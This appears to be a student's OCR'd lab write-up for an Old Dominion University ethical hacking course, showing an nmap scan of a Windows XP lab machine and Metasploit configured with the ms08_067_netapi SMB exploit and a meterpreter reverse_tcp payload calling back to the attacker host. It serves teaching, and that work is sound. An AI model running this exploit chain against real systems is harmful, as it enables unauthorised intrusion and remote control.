OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4: Ethical Hacking

RANEEM ALARIAN


UIN: 01199741

Task A: Exploit SMB on Windows XP with Metasploit


1. Run a port scan against the Windows XP using the nmap command to identify open ports and services




2. Identify the SMB port number (default: 445) and confirm that it is open




3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi



Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
msfconsole
Metasploit tip: Use the resource command to run commands from a file
[*] Starting the Metasploit Framework console .../




4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload



5. Use 4428 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target


Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name Current Setting Required Description
RHOSTS 192.168.10.14 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4428 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) >




